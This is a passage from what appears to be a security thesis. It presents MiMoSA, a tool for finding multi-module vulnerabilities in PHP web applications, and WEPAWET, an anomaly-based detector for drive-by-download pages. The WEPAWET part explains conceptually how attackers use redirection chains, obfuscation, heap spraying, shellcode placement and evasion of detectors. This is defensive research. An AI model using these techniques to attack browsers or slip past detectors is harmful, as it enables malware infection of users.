        if (node, n1) is constant
            return constant(n1)
        if (node, n1) is binary:
            return binop(dep(n1), dep(n2))
        if (node, n1) is call:
            return callop(dep(n1))
        if (node, n1) is propagation:
            return dep(n1)
```

Listing 5.4: Dependence algorithm.

it does not affect the results of our tests significantly). Then, we can compute how a variable is influenced by state entities by applying the algorithm shown in Listing 5.4. The algorithm takes the root of the dependence graph and recursively visits all nodes of the graph in a pre-order traversal. At each step of the visit, the algorithm maintains the current dependence relation. Then, the dependence associated with the edge being traversed is composed with the current dependence relation.

We currently handle several types of dependences. In particular, *propagation dependences* model the assignment of one variable to another; *call dependences* denote the fact that a variable takes its value from the result of a function call (in particular, we currently model sanitization functions); *binary dependences* model the composition of two variables, for example through arithmetic or string operators; *constant dependences* denote that a variable takes a constant value; *superglobal dependences* indicate that a variable takes a value from one of the superglobal objects in PHP, e.g., from a request or session variable.

In our example, the variable `_SESSION["loggedin"]`, used in the state-related statement at line 20 in `create.php`, is associated with a constant dependence that models the fact that it was assigned the constant value `ok`. The conditional guard at line 7 is reduced to the composition of a call dependence (to the `isset` function) and a superglobal dependence (to the `_POST["user"]` variable).

Creating the View. After all sensitive operations and their complete set of conditional guards have been identified, we translate them into pre-conditions, post-conditions, and sinks. Currently the following predicates are used in pre-conditions: *Exist(v)* is true if and only if the entity v is defined in the current application state. *Compare(v, u, op)*, where v and u are state entities and *op* is an operator, is true if and only if the expression v *op* u is true. MiMoSA currently supports the operators <, >, =, and their combinations. The *Propagate* predicate is used in post-conditions: *Propagate(v, u, San)* denotes that the value of the entity v is propagated to u applying the sanitization operations specified by the set *San*. For sinks, the following predicates are used: *InSql(v)* denotes that the state entity v is used in a SQL query; *Displayed(v)* indicates that v is displayed to the user. Conditions can be combined with the use of *and*, *or*, and *not* operators.

In addition, we introduce the special *Unknown* predicate, which is assumed to be always satisfiable, to model the cases where we cannot resolve the dependence of a program variable to a state entity. This happens, for example, when a variable takes its value from a complex series of calls to functions that we do not model.

As an example of the view creation process, consider the module `create.php` of our sample application. MiMoSA summarizes it into two views, corresponding to the two branches of the conditional statement at line 7. One view (corresponding to the false branch) has pre-condition *not Exist($_POST["user"])* and empty post-conditions and sinks. The other view (corresponding to the true branch) has pre-condition *Exist($_POST["user"])*. The assignments introduced by the database analysis step to model the SQL query at line 18 are modeled with the post-conditions *Propagate($_POST["user"], DB_dbname.users.username,* {*addslashes*}*)* and *Propagate($_POST["pass"], DB_dbname.users.password,* {*addslashes*}*)*. In both cases, the analysis keeps track of the sanitization operated by the `addslashes` function. Finally, the assignment to the session variable _`SESSION["loggedin"]` is modeled with the post-conditions *Exist($_SESSION["loggedin"])* and *Propagate("ok", $_SESSION["loggedin"], ∅)*. The complete set of views for our example application is shown in Table 5.1.

In a module, the number of extracted views is exponential in the number of state-related conditional statements. As a consequence, the view extraction process is slow when dealing with very complex modules. Therefore, whenever the number of views is determined to be larger than a certain threshold, MiMoSA can be configured to switch to a simplified view construction approach. In this approach, instead of generating views for all the paths in the CFG of a module, we only generate the views corresponding to a number of paths sufficient to include all the state- and sink-related operations contained in the module. As a result, all the post-conditions and sinks of the module are extracted and will be analyzed during the detection phase. However, since not all their possible combinations are considered, the simplified approach might introduce inaccuracies.

Module	View ID	Pre-conditions	Post-conditions	Sinks
`index.php`	*view_0*	∅	∅	*Displayed(DB_-dbname.users.-username)*

`create.php`	*view_0*	*Exist($_POST["user"])*	*Propagate($_POST["user"], DB_dbname.users.username, {addslashes})*
			Propagate($_POST["pass"], DB_dbname.users.password, {addslashes})
			Exist($_SESSION ["loggedin"])
			Propagate("ok", $_SESSION["loggedin"], ∅)
				∅

`create.php`	*view_1*	not *Exist($_POST["user"])*	∅	∅
`answer.php`	*view_0*	not (*Exist($loggedin)* and *Compare($loggedin, "ok", =)*)	∅	∅
`answer.php`	*view_1*	*Exist($loggedin)* and *Compare($loggedin, "ok", =)*	∅	∅

Table 5.1: Views generated for the example application.

5.4.3 Links Extraction

The last step before starting the inter-module vulnerability analysis is to extract the links contained in the module and associate them with the views they belong to.

We parse both PHP and HTML code looking for HTML hyperlinks, form actions and inputs, source attributes of frames, and calls to the PHP function `header`[2]. We also have limited support for link extraction from JavaScript code. If the URL of the link is dynamic, i.e., it is generated using a block of PHP code, the link extraction routine tries to determine its runtime value by applying a dynamic analysis technique similar to the one used in the database analysis phase.

Once all the links have been extracted, we identify the set of views to which each link belongs. To do this, we determine the conditional branches in the CFG that must be taken for a link to be shown to the user and we compare these branch expressions with the pre-conditions of the extracted views. Consider, for instance, the link to `answer.php` contained in the `create.php` module of our example application. Our analysis recognizes that it is displayed only if the execution follows the true branch of the conditional statement at line 7. `<create.php>.view_0` is the only view compatible with this execution and, therefore, it is identified as the source view of the link.

To correctly model the application workflow we also need to extract the set of inputs that are submitted when a user follows a link. In particular, we need to determine which GET and POST request parameters are submitted if a user follows the link. For example, in our sample application, if a user submits the form at line 27 of the `create.php` module, the user-provided parameters `user` and `pass` are submitted as a part of the POST request to `create.php`.

5.5 Inter-module Analysis

In the second phase of our analysis, we connect the views extracted during the intra-module analysis into a single graph, which models the intended workflow of the entire web application. We then explore this graph to identify multi-module data-flow vulnerabilities and violations of the intended workflow. The main steps of the inter-module phase are shown in Figure 5.3.

[2]The `header` function in PHP is commonly used to set the HTTP `Location` header to redirect users to a different page.




Figure 5.3: The main steps of MiMoSA's inter-module analysis.




Figure 5.4: Intended workflow of our example application.

5.5.1 Intended Workflow

In the first step of the inter-module phase, we use the link information extracted during the intra-module analysis to connect all the views of the application into a single graph.

We connect a source view V_i to a target view V_j if V_i contains a link `l` that references V_j's module and the parameters provided by `l` satisfy the pre-condition of V_j. In particular, we adopt the following two rules:

1. If V_j's pre-condition contains predicates over client-side state entities, we check that the extracted link satisfies these requirements. For example, if the pre-condition requires the presence of a particular GET parameter, we check that the link provides a parameter with the required name.
2. If V_j's pre-condition contains predicates over server-side state entities, we assume that these predicates are always satisfied. The rationale is that, in general, it is not possible to determine the extended state of the application

considering the two views in isolation, because it depends on the path that the user has followed to reach V_i. Therefore, we conservatively assume that the state can satisfy V_j's pre-condition.

When both conditions are satisfied, we assume that there is an intended path between the two views and we connect them together. For example, the link in `<index.php>.view_0` (line 17) is connected to the view `<create.php>.view_1` but not to `<create.php>.view_0`. In fact, the pre-condition of `<create.php>.view_0` requires the existence of a POST parameter named `user` that is obviously not provided if the user clicks on the link in `index.php`. The intended workflow for our example application is given in Figure 5.4.

Finally, the analysis identifies the application's *entry points*. We exclude the modules that appear inside an `include` statement from this step of the analysis, because they are generally not intended to be directly accessed by the user. Of the remaining modules, we consider as entry point any view that has either an empty pre-condition or a pre-condition that contains only predicates over `GET` parameters (see Section 5.2).

Unfortunately, in some cases it is not possible to differentiate between an application's entry point and the developer's failure to put the necessary safety checks into a module. For example, in our experiments we tested a web application where in one of the administration pages the developer forgot to put a check to verify that the user was actually logged in as administrator. Our technique classified the views of this module as entry points since they did not have any pre-condition at all. Nevertheless, the user of our tool can easily detect these vulnerabilities by inspecting the automatically generated list of entry points.

5.5.2 Detecting Public Views

An additional step of the analysis consists of identifying the application's *publicly-accessible* pages. These pages (such as the FAQs pages) are very common in many web sites but they are rarely intended as entry points to the application. Therefore, we do not generate any security alert if it is possible to access these pages violating the intended workflow of the application.

For this reason, we adopted the following rules to detect and mark the publicly-accessible views:

- Starting from one of the application entry points, all the views that are reachable along some intended path traversing only views that have empty post-conditions are marked as *public*. This models the fact that if it is possible to reach a view through a path that does not change the extended state of the application, the access to the view is not supposed to be restricted.

- Any empty redirect view is *public*. An empty redirect view is a view that does not have any post-condition, any sink, and only contains a redirect link. This models all the views used to detect and redirect unauthenticated users that try to access a restricted page.

In the example, `<create.php>.view_0`, `<create.php>.view_1`, and `<answer-.php>.view_0` are marked by our algorithm as public views. The first two because they are reachable without any change in the application state and the last one because it is an empty redirect.

5.5.3 Detection Algorithm

Our detection algorithm explores paths in the graph of views, and checks, at each step of the exploration, if the current path matches the vulnerability conditions for workflow violations and multi-module data-flow vulnerabilities.

More precisely, the detection algorithm performs a visit of the view graph, starting from the views that were identified as application entry points. The algorithm maintains the current application's state and the current navigation path. At each step, the algorithm selects a new view to add to the current path. It then evaluates the view's pre-condition against the current application's state, and, if the pre-condition is satisfied, it updates the state to reflect the effects of the view's post-conditions. The current path is then checked against the vulnerability conditions of Section 5.1. If the path satisfies any of the conditions, an alert is generated. The alert specifies the path that leads to the vulnerability, and, in the case of a multi-module data-flow vulnerability, the entity that is used unsanitized in a security-critical operation. The algorithm analyzes paths up to a certain, configurable length.

Our solution is similar to a model checking approach, and, unfortunately, it suffers from the same path explosion problem. Therefore, we limit our analysis to paths that contain up to one loop and with a total length limited by a user-defined upper bound. In our experiments, in fact, we observed that most of the vulnerabilities can be exploited using a very limited number of steps (usually less than 5).

Our detection algorithm traverses the graph following the intended paths. At each step it checks if it is possible to jump to one of the views that should not be reachable from the current position. If it succeeds, it raises a workflow violation alert and it does not go any further along that path. This means that some vulnerabilities may not be discovered because they are hidden "behind" other vulnerabilities. In this case, the user should fix the discovered vulnerability and run the analysis again.

```
Workflow Violation:           DISPLAY of unsanitized entity:
Path:                         Entity: DB_dbname.users.username
  - index.php[view_0]         Example of Exploitable Path:
  - answer.php[view_1]           - create.php[view_0]
                                 - index.php[view_0]
```

Figure 5.5: Vulnerabilities detected in the sample application.

Application Name	PHP Files	Description	Known Vulns.
Aphpkb 0.71	59	Knowledge-base management system	–
BloggIt 1.01	24	Blog engine	CVE-2006-7014
MyEasyMarket 4.1	23	On-line shop	–
Scarf 2006-09-20	18	Conference administration	CVE-2006-5909
SimpleCms	22	Content management system	BID 19386

Table 5.2: PHP applications used in our experiments.

By applying MiMoSA to our sample application, we identify the two existing vulnerabilities. Figure 5.5 shows the reports produced by MiMoSA for our running example.

5.6 Evaluation

To prove the effectiveness of our approach in detecting multi-module data-flow vulnerabilities and violations of the intended workflow of a web application, we ran our tool on five real-world web applications.

The selected applications satisfy three requirements: i) they are written in PHP and they contain multiple modules, ii) they use both session variables and database tables to maintain the application state, and iii) they do not contain object-oriented code. The list of chosen applications is shown in Table 5.2. The table also shows the list of known vulnerabilities for each application.

For each application we ran the intra-module analysis to extract the set of views corresponding to the application modules. We then ran the inter-module analysis to connect together the views and calculate the intended application workflow. Finally, we applied our detection algorithm to find anomalies in the possible navigation paths and to detect multi-module data-flow vulnerabilities.

The results of our tests are summarized in Table 5.3. For the intra-module phase, the table reports the number of views extracted and the time required

Application	Intra-Module		Inter-Module				
	Views	Time	Time	DF Viols.-(FP)	DF Vulns.	WF Viols.-(FP)	WF Vulns.
Aphpkb	4,680	31:24m	3:00h	0-(0)	0	17-(10)	-
BloggIt	339	2:12m	0:31h	14-(0)	14	3-(0)	-
MyEasyMarket	449	1:12:00h	6:36h	2-(1)	1	1-(0)	1[a]
Scarf	1,721	7:30m	1:10h	3-(0)	3	3-(0)	1
SimpleCms	417	0:22m	2:50h	8-(0)	8	5-(0)	4

[a] Detected through inspection of the entry point list, as discussed in Section 5.5.1.

Table 5.3: Results of the experiments. DF: Data Flow, WF: Work Flow, FP: False Positives.

by the analysis[3]. In the inter-module phase, we explored up to one hundred million paths, covering at least all the paths of length three. The table reports the time required to generate the paths and the alert messages raised by our tool. The alerts are grouped according to the entities involved (for the data-flow vulnerabilities) and the modules (for the workflow violations). For both data-flow and workflow vulnerabilities, we report the number of violations detected by our tool, the number of false positives, and how many of the remaining violations correspond to exploitable vulnerabilities.

MiMoSA was able to find all three known vulnerabilities. In addition, it discovered 29 new vulnerabilities, which we manually validated.

With regard to multi-module data-flow vulnerabilities, we had only one false positive. In fact, in the MyEasyMarket application, the PHP variable `REMOTE_ADDR` is saved in the database and later printed to the user. Even though the value of the variable is never sanitized, it is automatically set to the IP address of the client's machine by the PHP engine. Therefore, it only has a limited range of valid values (numbers and dots) that do not allow a user to mount an attack against the application.

MiMoSA also reported several violations of the intended workflow of the web applications. Even though in most of the cases they corresponded only to anomalous paths into the application (e.g., directly jumping from the login to the logout page), we were also able to confirm that some of the reported violations correspond to actual vulnerabilities that could be exploited to gain unauthorized access to a restricted page.

[3]All the experiments were executed on a Pentium 4 3.6GHz with 2G of RAM.

Views		Accuracy				Rate of
Extracted	Optimal	DB Ops.	Links	Post-Conds.	Sinks	Unknown Conds.
417	47	96%	78%	100%	100%	15%

Table 5.4: Accuracy of the view extraction step for SimpleCMS.

To better test the accuracy of our intra-module analysis and evaluate its impact on the final results, we selected one of the applications in our test suite (i.e., SimpleCMS) and manually analyzed the output of each step of the view extraction phase. The results are shown in Table 5.4. MiMoSA achieves a high accuracy in the extraction of database operations, links, post-conditions, and sinks. Also the rate of unknown conditions, i.e., the pre-conditions that MiMoSA was not able to correctly reconstruct, is reasonable, considering that we are using a static analysis technique.

In this application, the number of generated views is, instead, considerably higher than the number of views actually present in the application code. This happens because of two main reasons. First, MiMoSA might generate views corresponding to paths that are infeasible in the program, such as the ones that traverse nodes with conflicting conditions. The presence of these views does not affect the final results since they are never entered during the detection phase. The second reason is that MiMoSA can generate duplicate views, i.e., views with different but equivalent pre-conditions. Even though this may lead to inaccuracy in the final results, in most of the cases its main effect is just to slow down the path generation phase.

5.7 Conclusions

As web applications become more sophisticated, there is an increasing need for techniques and tools that can address the novel security issues introduced by these applications. In particular, because of the heterogeneous nature of web applications, it is important to develop new techniques that are able to analyze the interaction among multiple application modules and different technologies.

In this section, we presented a novel vulnerability analysis approach that takes into account the multi-module, multi-technology nature of complex web applications. Our technique is able to model both the *intended workflow* and the *extended state* of a web application to identify both workflow and data-flow attacks that involve multiple modules.

We developed a prototype tool, called MiMoSA, that implements our approach and we tested it on a number of real-world applications. The results show that by modeling explicitly the state and workflow of a web application, it is possible to identify complex vulnerabilities that existing state-of-the-art approaches are not able to identify.

Chapter 6

Anomaly-based Detection of Malicious Web Pages

In this Chapter, we turn our attention to one last threat on the malicious web: attacks against web clients. In particular, we describe WEPAWET, a system that we developed to detect drive-by-download attacks.[1]

6.1 Drive-by-download Attacks and Detection

As we have seen in detail in Section 1.3, *drive-by downloads* are a particularly common and insidious form of attacks against web clients [174]. In a drive-by download, a victim is lured to a malicious web page. The page contains some dynamic content, typically code written in the JavaScript language, that exploits vulnerabilities in the user's browser or in the browser's plugins. If successful, the exploit downloads malware on the victim machine—without any user intervention or evident manifestation—and, as a consequence, the infected machine often becomes a member of a botnet.

Drive-by-downloads are widespread and effective, and have become the technique of choice to compromise large numbers of end-user machines. Provos et al. found more than three million URLs launching drive-by-download attacks during a 10-month period in 2007 [172]. Even more troubling, malicious web pages can be found both on rogue web sites that are set up explicitly for the purpose of attacking unsuspecting users, and on legitimate web sites that have been compromised or modified to serve the malicious content (high-profile examples include the Department of Homeland Security and the BusinessWeek news outlet [82, 83]). As a consequence, a large number of users are exposed to these attacks.

[1]An earlier version of this work was presented in [38].

Several approaches have been proposed to detect pages that launch drive-by-download attacks. We discuss here high-interaction honeyclients, the current state-of-the-art, and refer the interested reader to Section 2.3.3 for a complete discussion of other approaches.

High-interaction honeyclients consist of a vulnerable web browser (e.g., an old version of Internet Explorer), running inside a monitoring system (typically, an instrumented virtual machine) [155, 172, 216, 227]. The browser is directed at web pages, while all modifications to the system environment, such as files created or deleted, registry changes, and processes launched, are monitored. If any unexpected modification occurs, this is considered to be the manifestation of an attack, and the corresponding page is flagged as malicious.

When an attack is detected, high-interaction honeyclients provide very convincing evidence of the attack. For example, they may record the creation of a new file, corresponding to a malware being downloaded on disk, and the launching of a new process, corresponding to the malware being executed.

Unfortunately, high-interaction honeyclients also have limitations. First, they can detect an attack only if the vulnerable component (e.g., an ActiveX control or a browser plugin) targeted by the exploit is installed and correctly activated on the detection system. Therefore, at least in principle, they are limited in their capability of detecting 0-day attacks. Second, since there exist potentially hundreds of such vulnerable components, working under specific and sometimes conflicting combinations of operating system and browser versions, high-interaction honeyclient are difficult to setup and their configuration is at risk of being incomplete. As a consequence, a significant fraction of attacks may go undetected. (Indeed, Seifert, the lead developer of the popular Capture-HPC high-interaction honeyclient, says, "high-interaction client honeypots have a tendency to fail at identifying malicious web pages, producing false negatives that are rooted in the detection mechanism" [197].) Finally, high-interaction honeyclients have limited explanatory power, e.g., they typically cannot identify what component was targeted by an attack or whether an exploit is new or was previously known.

6.2 Detection Approach

We propose a novel approach to the automatic detection and analysis of malicious web pages. Instead of focusing on the consequences of a successful attack, as high-interaction clients do, our approach is based on the analysis of the browser execution during the visit of a web page. The assumption underlying our approach is that malicious web pages force the browser to execute "differently" than when visiting benign web pages.

Thus, to implement our approach, we instrument a browser and record events that occur during a visit of a web page. Then, for each event, one or more features are extracted. Finally, feature values are evaluated using anomaly detection techniques.

6.2.1 Browser Monitoring

We visit web pages with a customized browser, which loads the page, executes its dynamic content (i.e., JavaScript code), and records the events that will be analyzed by the anomaly detection system.

Events are a representation of the actions performed by the browser. More precisely, *navigation* events are generated in reaction to network activity, such as fetching an external resource via an `iframe` or `script` tag, or following a redirection directive issued by a web server. *Scripting* events occur as certain JavaScript instructions are executed, for example, when code is dynamically executed via the `eval` and `document.write` functions. Finally, *plugin* events are generated when the browser interacts with ActiveX controls and plugins, e.g., when a script instantiates a control or invokes one of its methods.

In our implementation, a full browser environment is emulated by HtmlUnit, a Java-based framework for testing web-based applications [77]. HtmlUnit models HTML documents and provides an API to interact with these documents. It supports JavaScript by integrating Mozilla's Rhino interpreter [156]. HtmlUnit implements the standard functionality provided by regular browsers, except for visual page rendering.

We have decided to use HtmlUnit rather than instrumenting a traditional browser, such as Firefox or Internet Explorer, for several reasons. First, HtmlUnit makes it easy to simulate multiple browser personalities, which is used in one of our detection features. In fact, depending on the personality to assume, HtmlUnit can send different HTTP headers (e.g., appropriate values for the `User-Agent` header) and can expose different APIs (e.g., `addEventListener()` or `attachEvent`) depending on whether it is emulating Firefox or Internet Explorer.

Second, in HtmlUnit, it is possible to simulate an arbitrary system environment and configuration. In fact, we have modified HtmlUnit so that, regardless of the actual system configuration, requests for loading any ActiveX control or plugin are successful and cause the instantiation of a custom logging object, which keeps track of all methods and attributes invoked or set on the control. This allows us to detect, without any further configuration effort, exploits that target any control or plugin, even those for which no vulnerability has been publicly disclosed.

A third reason for using HtmlUnit is that it simplifies the implementation of sophisticated dynamic analysis techniques. For example, when analyzing a page, it is beneficial to increase the code coverage (i.e., the fraction of the JavaScript code in the page that has been executed) to gain a more complete picture of the page's actions and potentially expose malicious behavior. We implemented one technique to do so. At run-time, we parse all the code provided to the JavaScript interpreter, and we keep track of all the functions that are defined therein. When the regular execution of the script finishes, we force the execution of those functions that have not been invoked, simply by invoking them. While less sophisticated than other approaches with similar goals [153], this technique resembles the forced-execution model presented in [234]. We found that this simple technique worked well in practice.

6.2.2 Features

The behavior of our instrumented browser is analyzed by using anomaly detection techniques. Similar to the approach we followed in Swaddler (see Chapter 4), our detection technique is based on the hypothesis that malicious activity manifests itself through anomalous system events [58]. Our detection system monitors events occurring in the system under analysis. For each event, a number of features are extracted. During a learning phase, "normal" feature values are learned, using one or more models. After this initial phase, the system is switched to detection mode. In this mode, the feature values of occurring events are assessed with respect to the trained models. Events that are too distant from the established models of normality are flagged as malicious.

In the following, we introduce the features used in our system by following the steps that are often followed in carrying out an attack, namely *redirection and cloaking*, *deobfuscation*, *environment preparation*, and *exploitation*.

Redirection and cloaking

Typically, before a victim is served the exploit code, several activities take place. First, the victim is often sent through a long chain of redirection operations. These redirections make it more difficult to track down an attack, notify all the involved parties (e.g., registrars and providers), and, ultimately, take down the offending sites.

In addition, during some of these intermediate steps, the user's browser is fingerprinted. Depending on the obtained values, e.g., brand, version, and installed plugins, extremely different scripts may be served to the visitor. These scripts may be targeting different vulnerabilities, or may redirect the user to a benign page, in case no vulnerability is found.

Finally, it is common for exploit toolkits to store the IP addresses of victims for a certain interval of time, during which successive visits do not result in an attack, but, for example, in a redirection to a legitimate web site.
We monitor two features that characterize this kind of activity:

Feature 1: *Number and target of redirections.* We record the number of times the browser is redirected to a different URI, for example, by responses with HTTP Status 302 or by the setting of specific JavaScript properties, e.g., `document.location`. We also keep track of the targets of each redirection, to identify redirect chains that involve an unusually-large number of domains.

Feature 2: *Browser personality and history-based differences.* We visit each resource twice, each time configuring our browser with a different personality, i.e., type and version. For example, on the first visit, we announce the use of Internet Explorer, while, on the second, we claim to be using Firefox. The visits are originated from the same IP address. We then measure if the returned pages differ in terms of their network and exploitation behavior. For this, we define the distance between the returned pages as the number of different redirections triggered during the visits and the number of different ActiveX controls and plugins instantiated by the pages.

An attacker could evade these features by directly exposing the exploit code in the target page and by always returning the same page and same exploits irrespective of the targeted browser and victim. However, these countermeasures would make the attack less effective (exploits may target plugins that are not installed on the victim's machine) and significantly easier to track down.

Deobfuscation

Most of the malicious JavaScript content is heavily obfuscated. In fact, it is not rare for these scripts to be hidden under several layers of obfuscation. We found that malicious scripts use a large variety of specific obfuscation techniques, from simple encodings in standard formats (e.g., base64) to full-blown encryption. However, all techniques typically rely on the same primitive JavaScript operations, i.e., the transformations that are applied to an encoded string to recover the clear-text version of the code. In addition, deobfuscation techniques commonly resort to dynamic code generation and execution to hide their real purpose.
During execution, we extract three features that are indicative of the basic operations performed during the deobfuscation step:

Feature 3: *Ratio of string definitions and string uses.* We measure the number of invocations of JavaScript functions that can be used to define new strings (such as `substring`, and `fromCharCode`), and the number of string uses (such as `write` operations and `eval` calls). We found that a high def-to-use ratio of string variables is often a manifestation of techniques commonly used in deobfuscation routines.

Feature 4: *Number of dynamic code executions.* We measure the number of function calls that are used to dynamically interpret JavaScript code (e.g., `eval` and `setTimeout`), and the number of DOM changes that may lead to executions (e.g., `document.write`, `document.createElement`).

Feature 5: *Length of dynamically evaluated code.* We measure the length of strings passed as arguments to the `eval` function. It is common for malicious scripts to dynamically evaluate complex code using the `eval` function. In fact, the dynamically evaluated code is often several kilobytes long.

An attacker could evade these features by not using obfuscation or by devising obfuscation techniques that "blend" with the behavior of normal pages, in a form of mimicry attack [224]. This would leave the malicious code in the clear, or would significantly constrain the techniques usable for obfuscation. In both cases, the malicious code would be exposed to simple, signature-based detectors and easy analysis.

Environment preparation

Most of the exploits target memory corruption vulnerabilities. In these cases, the attack consists of two steps. First, the attacker injects into the memory of the browser process the code she wants to execute (i.e., the *shellcode*). This is done through legitimate operations, e.g., by initializing a string variable in a JavaScript program with the shellcode bytes. Second, the attacker attempts to hijack the browser's execution and direct it to the shellcode. This step is done by exploiting a vulnerability in the browser or one of its components, for example, by overwriting a function pointer through a heap overflow.

One problem for the attacker is to guess a proper address to jump to. If the browser process is forced to access a memory address that does not contain shellcode, it is likely to crash, causing the attack to fail. In other words, reliable exploitation requires that the attacker have precise control over the browser's memory layout. A number of techniques to control the memory layout of browsers have been recently proposed [57, 203, 207]. Most of these techniques are based on the idea of carefully creating a number of JavaScript strings. This will result in a series of memory allocations and deallocations in the heap, which, in turn, will make it possible to predict where some of the data, especially the shellcode, will be mapped.

To model the preparatory steps for a successful exploit, we extract the following two features:

Feature 6: *Number of bytes allocated through string operations.* String functions, such as assignments, `concat`, and `substring` are monitored at run-time to keep track of the allocated memory space. Most techniques employed to engineer reliable heap exploits allocate a large amount of memory. For example, exploits using the heap spraying technique commonly allocate in excess of 100MB of data.

Feature 7: *Number of likely shellcode strings.* Exploits that target memory violation vulnerabilities attempt to execute shellcode. Shellcode can be statically embedded in the text of the script, or it can be dynamically created. To identify static shellcode, we parse the script and extract strings longer than a certain threshold (currently, 256 bytes) that, when interpreted as Unicode-encoded strings, contain non-printable characters. Similar tests on the length, encoding, and content type are also performed on strings created at run-time.

Fine-grained control of the memory content is a necessary requirement for attacks that target memory corruption errors (e.g., heap overflows or function pointer overwrites). While improvements have been proposed in this area [206], the actions performed to correctly set up the memory layout appear distinctively in these features. The presence of shellcode in memory is also required for successful memory exploits.

Exploitation

The last step of the attack is the actual exploit. Since the vast majority of exploits target vulnerabilities in ActiveX or other browser plugins, we extract the following three features related to these components:

Feature 8: *Number of instantiated components.* We track the number and type of browser components (i.e., plugins and ActiveX controls) that are instantiated in a page. To maximize their success rate, exploit scripts often target a number of vulnerabilities in different components. This results in pages that load a variety of unrelated plugins or that load the same plugin multiple times (to attempt an exploit multiple times).

Feature 9: *Values of attributes and parameters in method calls.* For each instantiated component, we keep track of the values passed as parameters to its methods and the values assigned to its properties. The values used in exploits are often very long strings, which are used to overflow a buffer or other memory structures, or large integers, which represent the expected address of the shellcode.

Feature 10: *Sequences of method calls.* We also monitor the sequences of method invocations on instantiated plugins and ActiveX controls. Certain exploits, in fact, perform method calls that are perfectly normal when considered

Attack Class	Useful Features					Necessary Features				
	F1	F2	F3	F4	F5	F6	F7	F8	F9	F10
Plugin memory violation						X	X	X	X	
Plugin unsafe API								X	X	X
Browser memory violation						X	X			

Table 6.1: Required and optional features for each attack class. An `X` in a column means that the corresponding feature characterizes a required step in an attack.

in isolation, but are anomalous (and malicious) when combined. For example, certain plugins allow one to download a file on the local machine and to run an executable from the local file system. An attack would combine the two calls to download malware and execute it.

The exploitation step is required to perform the attack and compromise vulnerable components. Of course, different types of attacks might affect certain features more than others. We found that, in practice, these three features are effective at characterizing a wide range of exploits.

Feature Robustness and Evasion

The ten features we use characterize the entire life cycle of an exploit, from the initial request to the actual exploitation of vulnerable components. This gives us a comprehensive picture of the behavior of a page.

We observe that our ten features can be classified into two categories: *necessary* and *useful*. Necessary features characterize actions that are required for a successful exploit. These include the environment preparation features (Feature 6 and 7) and the exploitation features (Feature 8, 9, and 10). Useful features characterize behaviors that are not strictly required to launch a successful attack, but that allow attackers to hide malicious code from detectors and to make it more difficult to track and shut down the involved web sites. These are the redirection and cloaking features (Feature 1 and 2) and the deobfuscation features (Feature 3, 4, and 5).

We claim that our feature set is difficult to evade. To support this claim, we examined hundreds of publicly available exploit scripts and vulnerability descriptions. We found that attacks target three general classes of vulnerabilities: plugin memory violations (e.g., overflows in plugins or ActiveX components), unsafe APIs (e.g., APIs that, by design, allow one to perform unsafe actions, such as downloading and executing a remote file), and browser memory violations (e.g., overflows in some of the core browser components, such as its XML parser). Table 6.1 shows that, for each of these three vulnerability classes, at least two necessary features characterize the actions that are required to successfully perform an exploit. For example, memory violation in a browser's plugin require one to inject a shellcode in the browser's memory (Feature 7), to properly set up the memory layout (Feature 6), and to load the vulnerable plugin (Feature 8).

Finally, it is possible that benign pages display some of the behaviors that we associate with drive-by-download attacks. For example, fingerprinting of the user's browser can be done to compute access statistics, long redirection chains are typical in syndicated ad-networks, and differences in a page over multiple visits may be caused by different ads being displayed. However, we argue that it is unlikely for a page to have a behavior that matches a combination of our features (especially, the necessary features). We will examine this issue more in detail when measuring the false positives of our approach.

6.2.3 Models

As we have seen in Chapter 4, a model is a set of procedures used to evaluate a certain feature. More precisely, the task of a model is to assign a probability score to a feature value. This probability reflects the likelihood that a given feature value occurs, given an established model of "normality." The assumption is that feature values with a sufficiently low probability are indication of a potential attack. A model can operate in training or detection mode. In training mode, a model learns the characteristics of normal events and determines the threshold to distinguish between normal and anomalous feature values. In detection mode, the established models are used to determine an anomaly score for each observed feature value.

For this system, we leverage again the libAnomaly framework [128, 130]. The models we use here are similar to the ones we presented when discussing Swaddler (Chapter 4.2). Therefore, we only briefly describe these models, with the goal of explaining how they can be used in the context of drive-by-downloads. For further information, we refer the interested reader to Chapter 4 or to the original references.

Token Finder. The Token Finder model determines if the values of a certain feature are elements of an enumeration, i.e., are drawn from a limited set of alternatives. In legitimate scripts, certain features can often have a few possible values. For example, in an ActiveX method that expects a Boolean argument, the argument values should always be 0 or 1. If a script invokes that method with a value of `0x0c0c0c0c`, the call should be flagged as anomalous.

We apply this model to each method parameter and property value exposed by plugins.

String Length and Occurrence Counting. The goal of this model is to characterize the "normal" length of a string feature. We also use it to model the expected range of a feature that counts the occurrence of a certain event. The rationale behind this model is that, in benign scripts, strings are often short and events occur only a limited number of times. During an attack, instead, longer strings are used, e.g., to cause overflows, and certain events are repeated a large number of times, e.g., memory allocations used to set up the process heap.

We use this model to characterize the length of string parameters passed to methods and properties of plugins, and the length of dynamically evaluated code. In addition, we use it to characterize all the features that count how many times a certain event repeats, i.e., the number of observed redirections, the ratio of string definitions and uses, the number of code executions, the number of bytes allocated through string operations, the number of likely shellcode strings, and the number of instantiated plugins.

Character Distribution. The Character Distribution model characterizes the expected frequency distribution of the characters in a string. The use of this model is motivated by the observation that, in most cases, strings used in JavaScript code are human-readable and are taken from a subset of some well-defined character set. On the contrary, attacks often employ strings containing unusual characters, e.g., non-printable characters, in order to encode binary code or to represent memory addresses.

